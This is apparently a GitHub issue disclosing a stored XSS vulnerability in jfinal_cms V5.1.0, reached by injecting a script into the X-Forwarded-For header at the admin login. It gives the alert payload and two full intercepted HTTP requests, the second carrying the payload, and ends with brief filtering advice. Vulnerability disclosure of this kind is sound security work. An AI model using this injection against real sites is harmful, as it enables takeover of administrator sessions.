There is an xss vulnerability of HTTP header injection storage in jfinal_cms V5.1.0 #34


Open qq87234770 opened this issue on Apr 13 · 0 comments

qq87234770 commented on Apr 13 • edited

There is a storage XSS vulnerability in the guest TOP10 of jfinal_cms. TOP10 will display the ip of the user, but it can be modified by X-Forwarded-For, where the attacker can insert malicious XSS code. When the administrator logs in, the malicious XSS code triggers successfully.

payload: X-Forwarded-For: 192.168.1.1<script>alert ("xss")</script>

In the background login interface, enter the account password randomly, fill in the correct verification code, and then submit and grab the package.



The contents of the grab bag are as follows:

Request to http://localhost:8083 [127.0.0.1]

Forward | Drop | Intercept is on | Action | Open Browser

retty Raw Hex \n

```
POST /jfinal_cms_war/admin/login HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: http://localhost:8083
Connection: close
Referer: http://localhost:8083/jfinal_cms_war/admin/login
Cookie: JSESSIONID=FB28FDC8B2736C1C0A69FFD6E07FF774; remember-me=
b1RKd0RZNjhPbSUyRkY5OHJ2OElwM3N3JTNEJTNE0m5jTVhrdmhvbHpRS2tKY0d0NDNTT2clM0QlM0Q; UM_distinctid=
1802241d718824-0441edfe0cce908-4c3e2c73-1bcab9-1802241d719e91; CNZZDATA1255091723=
1668532217-1649833462-%7C1649895513; Hm_lvt_1040d081eea13b44d84a4af639640d51=1649842182; PHPSESSID=
b2c0iisona96fl0kk2i4g5400v; beegosessionID=1a59acc617a1392de728eae4cafc3148; JSESSIONID=
421E83FB2F36C144B75774D7A985A24F; Hm_lpvt_1040d081eea13b44d84a4af639640d51=1649903847
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

pre_page=&username=asd&password=7815696ecbf1c96e6894b779456d330e&imageCode=hM2Q
```

Add an X-Forwarded-For here and enter paylaod (192.168.1.1<script>alert ("xss")</script>)

Request to http://localhost:8083 [127.0.0.1]

Forward | Drop | Intercept is on | Action | Open Browser


Raw | Hex

```
POST /jfinal_cms_war/admin/login HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: http://localhost:8083
Connection: close
Referer: http://localhost:8083/jfinal_cms_war/admin/login
Cookie: JSESSIONID=FB28FDC8B2736C1C0A69FFD6E07FF774; remember-me=
b1RKd0RZNjhPbSUyRkY5OHJ2OElwM3N3JTNEJTNEOm5jTVhrdmhvbHpRS2tKY0d0NDNTT2clM0QlM0Q; UM_distinctid=
1802241d718824-0441edfe0cce908-4c3e2c73-1bcab9-1802241d719e91; CNZZDATA1255091723=
1668532217-1649833462-%7C1649895513; Hm_lvt_1040d081eea13b44d84a4af639640d51=1649842182; PHPSESSID=
b2c0iisona96fl0kk2i4g5400v; beegosessionID=1a59acc617a1392de728eae4cafc3148; JSESSIONID=
421E83FB2F36C144B75774D7A985A24F; Hm_lpvt_1040d081eea13b44d84a4af639640d51=1649903847
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 192.168.1.1</li><script>alert("xss")</script>

pre_page=&username=asd&password=7815696ecbf1c96e6894b779456d330e&imageCode=hM2Q
```

Add an X-Forwarded-For here and enter paylaod

Then log in with the background administrator account to trigger the storage XSS.



Safety advice:
Strictly filter the user's input
Strict control of page rendering content

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant